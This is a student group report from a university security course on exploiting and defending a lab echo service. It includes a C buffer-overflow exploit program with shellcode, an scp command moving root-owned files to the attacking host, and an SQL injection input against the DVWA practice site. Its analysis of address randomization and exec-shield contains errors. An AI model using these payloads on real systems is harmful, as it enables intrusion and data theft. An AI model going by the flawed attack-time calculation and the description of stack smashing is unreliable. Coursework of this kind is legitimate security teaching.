

Project 2: Exploitation

CS 4371 COMPUTER SYSTEMS SECURITY

Mack Scott | Blake Burns | Christian Coulter | Muhammed
Rasheed | Cody Neal
GROUP 1

Section I

Introduction

i. Summary

In this project, we learned code vulnerability, methods of exploitation, and how to defend the system against vulnerabilities using hacker exploit software to get into computer systems. We used tools such as the Cisco Configuration Professional, the Metasploit2 VM and the DVWA website to complete the tasks for this project.

ii. Task Assignments

For task one, we had to make sure that the network was set up and configured properly. We had to check and make sure that all devices were wired properly and that the NICs of Computer A.B, B.1, and B.2 were configured according to the diagram in the project two description. We logged in to our user account and made sure to start the echo service in Computer B.2. After, we made sure that the SSH service and Metasploit2 VM were started in the proper computer. Then we configured the Firewall B using the Cisco Professional so that outside computers could access the echo service, web service, and the SSH service of the internal workstation.

For task two, we had to test the service that we had previously set up. After logging in to computer B.2 to check whether we could read any file in the /root/files directory, we started the echo in the computer and found the user ID associated with the service process. Then we connected to the echo service in Computer B.2 to check whether the echo service was running smoothly with various inputs of fewer than 8 bytes and inputs of more than 10 bytes. After connecting to the SSH service in B.2 and checking whether we could read any files in the /root/files directory, we browsed the Metasploit2 VM and logged into the DVWA website to begin to exploit the service.

For task three, our group had to exploit the echo service. We used the provided source code files of the echo service to create an exploiting program that would exploit the service from Computer A.B. After successfully finding and retrieving files from the /root/files directory, we exploited the DVWA website by injecting an SQL statement to obtain all user IDs as well as both first and last names of the users.

For task 4, our team had to defend the echo service in the system. First we had to enable the randomization mechanism to test if the exploitation would work, and after the test we disabled it. Then we enabled the exec-shield mechanism to test if the exploitation would work.

iii. Team Evaluation

Our team was able to meet up each week at our assigned lab time to work on completing each task for the project. Each team member was assigned a specific task while the rest of the team was there to help and learn through the completion of each task. Blake Burns was assigned task one which was setting up the network. The rest of the team was there to ensure that the network was setup properly as well as learn how to set it up properly. Christian Coulter and Muhammed Rasheed were both responsible for task two which was testing the service. The rest of the team was present during the testing of the service. Mack Scott was

assigned to task three which was to exploit the service. The rest of the team was there to help Mack exploit the echo service and help write the exploitation program. All five members of the team (Blake Burns, Mack Scott, Christian Coulter, Muhammed Rasheed, and Cody Neal) worked on task four which was to defend the echo service from exploitation. Everyone on the team was very flexible when it came to being able to meet up and complete each task. The team worked great together to make sure that the project was completed on time.

Who Wrote What: Blake Burns (Introduction), Christian Coulter and Muhammed Rasheed (Task Two), Mack Scott (Task Three), Cody Neal (Task Four).


Section II

Task II

- a. Show whether or not you can read the files in /root/files of Computer B.2 with local login and SSH login.

```
[User06@A ~]$ ssh 172.20.100.4
The authenticity of host '172.20.100.4 (172.20.100.4)' can't be
RSA key fingerprint is 26:a2:b5:42:e6:6a:17:47:87:04:58:8a:4b:f
Are you sure you want to continue connecting (yes/no)? y
Please type 'yes' or 'no': yes
Warning: Permanently added '172.20.100.4' (RSA) to the list of
User06@172.20.100.4's password:
Last login: Fri Oct 11 13:14:15 2019 from 172.10.30.11
[User06@B ~]$ ls -l /root/files
total 8
-rwxr-x--- 1 root root 6 Oct  8 09:08 file1
-rwxr-x--- 1 root root 8 Oct  8 09:08 file2
[User06@B ~]$
```



- b. Find and report **exactly** how many bytes are needed to crash the echo service.



```
User06@B:~/Desktop
[User06@B Desktop]$ /root/echoserver/tcpch
12345678901234
12345678901234
1234567890123456
12345678901234567
Segmentation fault
[User06@B Desktop]$
```

The echo service ran and echoed properly when 14 bytes were entered. When 16 bytes were entered, the echo service was still running, but it did not echo properly. The echo service finally crashed when 17 bytes were entered.

- c. Show which user ID is running the echo service in Computer B.2.
d. Show which user ID is running the SSH service in Computer B.2.



```
508 3441 0.0 0.0 110240 1168 pts/0 R+ 15:36 0:00 ps anux
[User08@B ~]$ ps anux | grep sshd
  0 2058 0.0 0.0 66288 1204 ? Ss 11:24 0:00 /usr/sbin/sshd
  0 3412 0.0 0.0 104664 4508 ? Ss 15:35 0:00 sshd: User06
506 3414 0.0 0.0 104664 1876 ? S 15:35 0:00 sshd: User06@
508 3445 0.0 0.0 103324 896 pts/0 S+ 15:37 0:00 grep sshd
[User08@B ~]$ ps anux | grep echo
508 3447 0.0 0.0 103320 892 pts/0 S+ 15:38 0:00 grep echo
[User08@B ~]$
```

User 508 is running both the SSH and echo services in Computer B.2

Task III

- a. Show that the echo service can be exploited by the provided shell code.

```
*attack.c X nohup.out X
if (connect(clsock,(struct sockaddr *)&svaddr,sizeof(struct sockaddr_in))<0) { printf("cannot connect server.\n"); return(-1); }
return clsock;

void exploitserver(int clsock) {
    // prepare the exploiting packet

    // !!! Use the Makefile provided in the package to compile tcpsh. !!!
    // !!! Debug the tcpsh program. !!!
    // !!! First, count the number of bytes between buf and the return address of the foo function. !!!
    // !!! Second, figure out the return address based on RBP. !!!
    // !!! Now, change the overflow string with proper format and values. !!!
    char overflow[] = "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0A\x0B\x0C\x0D\x0E\x0F\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1A\x1B\x1C\x1D\x1E\x1F\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2A\x2B\x2C\x2D\x2E\x2F\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3A\x3B\x3C\x3D\x3E\x3F\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4A\x4B\x4C\x4D\x4E\x4F\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5A\x5B\x5C\x5D\x5E\x5F\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6A\x6B\x6C\x6D\x6E\x6F\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7A\x7B\x7C\x7D\x7E\x7F\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8A\x8B\x8C\x8D\x8E\x8F\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9A\x9B\x9C\x9D\x9E\x9F\xA0\xA1\xA2\xA3\xA4\xA5\xA6\xA7\xA8\xA9\xAA\xAB\xAC\xAD\xAE\xAF\xB0\xB1\xB2\xB3\xB4\xB5\xB6\xB7\xB8\xB9\xBA\xBB\xBC\xBD\xBE\xBF\xC0\xC1\xC2\xC3\xC4\xC5\xC6\xC7\xC8\xC9\xCA\xCB\xCC\xCD\xCE\xCF\xD0\xD1\xD2\xD3\xD4\xD5\xD6\xD7\xD8\xD9\xDA\xDB\xDC\xDD\xDE\xDF\xE0\xE1\xE2\xE3\xE4\xE5\xE6\xE7\xE8\xE9\xEA\xEB\xEC\xED\xEE\xEF\xF0\xF1\xF2\xF3\xF4\xF5\xF6\xF7\xF8\xF9\xFA\xFB\xFC\xFD\xFE\xFF";
    int ofsize = strlen(overflow) + 2; // be sure to set ofsize to the size of the overflow string here.

    // !!! no need to modify anything below. !!!
    // get the shell code string
    char shellcode[] = "\xeb\x0e\x5f\x48\x31\xc0\x48\x9c\x48\xb9\xc2\xb0\x3b\xf0\x05\x48\x31\xc0\x48\xb9\xc7\xb0\x69\xf0\x05\xe8\xe3\xff\xbf\xaf\x2f\x62\x06";
    // make the padding
    int paddinglen=128;
    int size = ofsize + scsize + paddinglen;

    char* exploit = malloc(size + 1);
    int i;
    for (i = 0; i < size; i++) exploit[i] = '\x0';
    exploit[size] = '\x0';
    // get the exploiting string
    strncpy(exploit, overflow, ofsize); // overflow
    for (i = ofsize; i < ofsize + paddinglen; i++) exploit[i] = '\x0'; // padding
    strncpy(exploit + ofsize + paddinglen, shellcode, scsize); // shellcode
    FILE* fp = fopen("bad.dat","w");
    for (i = 0; i < size + 1; i++) fprintf(fp, "%c", exploit[i]);
    fclose(fp);

    // attack the server
    write(clsock, exploit, size);
    free(exploit);
}

void talktoserver(int clsock) {
    // send message to the server
    // "exit" to quit
    int status=1;
    char buf[256];
    int len;
    while (status) {
        len=read(0, buf, 256);
        send(clsock, buf, len, 0);
        while((len=recv(clsock, buf, 256, MSG_DONTWAIT))>0) write(1, buf, len);
        if (strcmp(buf, "exit\n")==0) status=0;
    }
}
```



```

[User006@proj2]$ ./attack
ls

Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
WinXPSP2
echoserver
cd echoserver

ls

tcph
tcps
pwd

/home/User06/echoserver
cd ..
cd ..
ls

```

b. Show the exploiting packet captured in Computer A.B.

Capturing from eth0 - Wireshark 1.8.10 (32-bit, known from unknown)

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Expression... Clear Apply Save

| Time | Source | Destination | Protocol | Length | Info |
|------------------|----------------|-----------------------|----------|--------|---|
| 1 0.000000000 | Cisco 83:a1:c9 | CDP/VTP/DTP/PagP/UDLD | CDP | 397 | Device ID: router_A.security.cs.txstate.edu Port ID: GigabitEthernet0/1 |
| 2 12.354084024 | 172.10.30.11 | 172.20.100.4 | TCP | 74 | 34638 > ndmps [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=2267078002 TSecr=0 WS= |
| 3 12.355314941 | 172.20.100.4 | 172.10.30.11 | TCP | 74 | ndmps > 34638 [SYN, ACK] Seq=0 Ack=1 Win=14480 Len=0 MSS=1452 SACK_PERM=1 TSval=1144216570 |
| 4 12.355326558 | 172.10.30.11 | 172.20.100.4 | TCP | 66 | 34638 > ndmps [ACK] Seq=1 Ack=1 Win=14720 Len=0 TSval=2267078003 TSecr=1144216570 |
| 5 12.355449035 | 172.10.30.11 | 172.20.100.4 | TCP | 264 | 34638 > ndmps [PSH, ACK] Seq=1 Ack=1 Win=14720 Len=198 TSval=2267078003 TSecr=1144216570 |
| 6 12.356561894 | 172.20.100.4 | 172.10.30.11 | TCP | 66 | ndmps > 34638 [ACK] Seq=1 Ack=199 Win=15616 Len=0 TSval=1144216571 TSecr=2267078003 |
| 7 60.064323703 | Cisco 83:a1:c9 | CDP/VTP/DTP/PagP/UDLD | CDP | 397 | Device ID: router_A.security.cs.txstate.edu Port ID: GigabitEthernet0/1 |
| 8 97.800684376 | 172.10.30.11 | 172.20.100.4 | TCP | 69 | 34638 > ndmps [PSH, ACK] Seq=199 Ack=1 Win=14720 Len=3 TSval=2267163449 TSecr=1144216571 |
| 9 97.801901221 | 172.20.100.4 | 172.10.30.11 | TCP | 66 | ndmps > 34638 [ACK] Seq=1 Ack=202 Win=15616 Len=0 TSval=1144302016 TSecr=2267163449 |
| 10 97.823368911 | 172.20.100.4 | 172.10.30.11 | TCP | 253 | ndmps > 34638 [PSH, ACK] Seq=1 Ack=202 Win=15616 Len=187 TSval=1144302038 TSecr=2267163449 |
| 11 97.823372966 | 172.10.30.11 | 172.20.100.4 | TCP | 66 | 34638 > ndmps [ACK] Seq=202 Ack=188 Win=15744 Len=1 TSval=2267163471 TSecr=1144302038 |
| 12 99.808674785 | 172.10.30.11 | 172.20.100.4 | TCP | 67 | 34638 > ndmps [PSH, ACK] Seq=202 Ack=188 Win=15744 Len=1 TSval=2267165457 TSecr=1144302038 |
| 13 99.849571892 | 172.20.100.4 | 172.10.30.11 | TCP | 66 | ndmps > 34638 [ACK] Seq=188 Ack=203 Win=15616 Len=0 TSval=1144304064 TSecr=2267165457 |
| 14 120.132054145 | Cisco 83:a1:c9 | CDP/VTP/DTP/PagP/UDLD | CDP | 397 | Device ID: router_A.security.cs.txstate.edu Port ID: GigabitEthernet0/1 |

Frame 1: 397 bytes on wire (3176 bits), 397 bytes captured (3176 bits) on interface 0


IEEE 802.3 Ethernet

Logical-Link Control

- c. Report how you retrieve the files from Computer B.2 to Computer A.B. Give steps in details.

```
scp -r /root/files/ User09@172.10.30.11:/home/User09/
```

First we had to figure out where files were located in the system. After we found the location of the files, we used the command scp to transfer the files to the external computer which required a password for the internal host to enter. After the internal host entered the required password, the files were created on a local directory within the external computer.



- d. Show the content of the smallest file in the retrieved files.


```


^C
[User09@A proj2]$ cd ..
[User09@A Desktop]$ cd ..
[User09@A ~]$ ls
bad.dat Desktop Documents Downloads files Music Pictures Pu
[User09@A ~]$ cd files
[User09@A files]$ ls
file1 file2 nohup.out
[User09@A files]$ cat file1
[User09@A files]$ ls
file1 file2 nohup.out
[User09@A files]$ cat file1
[User09@A files]$ cat file1.txt
cat: file1.txt: No such file or directory
[User09@A files]$ ls -l
total 8
-rw-r--r-- 1 User09 User09 0 Nov 6 15:41 file1
-rwxr-x--- 1 User09 User09 8 Nov 6 15:41 file2
-rw-rw-r-- 1 User09 User09 123 Nov 6 15:41 nohup.out
[User09@A files]$ ls -lh
total 8.0K
-rw-r--r-- 1 User09 User09 0 Nov 6 15:41 file1
-rwxr-x--- 1 User09 User09 8 Nov 6 15:41 file2
-rw-rw-r-- 1 User09 User09 123 Nov 6 15:41 nohup.out
[User09@A files]$ ls -s
total 8
0 file1 4 file2 4 nohup.out
[User09@A files]$ ls -l --b=M file1 | cut -d " " -f5
0M
[User09@A files]$ ls -l --b=M file2 | cut -d " " -f5
1M
[User09@A files]$ ls -l --b=K file1 | cut -d " " -f5
0K
[User09@A files]$ ls -l --b=K file2 | cut -d " " -f5
1K

```

File 1 was the smallest of the two files and it contained zero bytes.

- e. Show the injected SQL statement.
 - password OR true

- f. Show the screenshot of the web page that show all user IDs, first names, and last names.



Section IV

Task IV

- a. Discuss the reason that randomization can defeat the attack.

Randomization has the ability to defeat an buffer overflow attack because the items in memory are randomized, which makes this attack more difficult.

- b. Assume only the low 16 bits of the stack address is randomized. What is the probability that an exploiting packet can compromise the server? Assume an attacker can send 10 exploiting packets every second. How long can the attacker compromise the server?

Given that the low 16 bits of the stack are randomized, the probability of an exploiting packet is given by $1/(2^{16})$. And given that the attacker is sending 10

exploiting packets per second, then the total time taken to exploit the server is $1/(2^{16})/10\text{sec}$.

- c. Discuss the reason that exec-shield can defeat the attack.

Exec-shield is a process that will make implemented code non-executable, which can be great against the attack because there will be no way to execute the injected code. So the stack is a place where we put the data. we do not execute the data stored in the stack. The attacker's data which put into the stack is not executed.

- d. Discuss if exec-shield prevents stack overflow. If not, what attack can be achieved?

Unfortunately, this method does not always work, as attackers can put a large amount of code into a stack which will prevent the exec-shield from executing. This attack is call "stack smashing".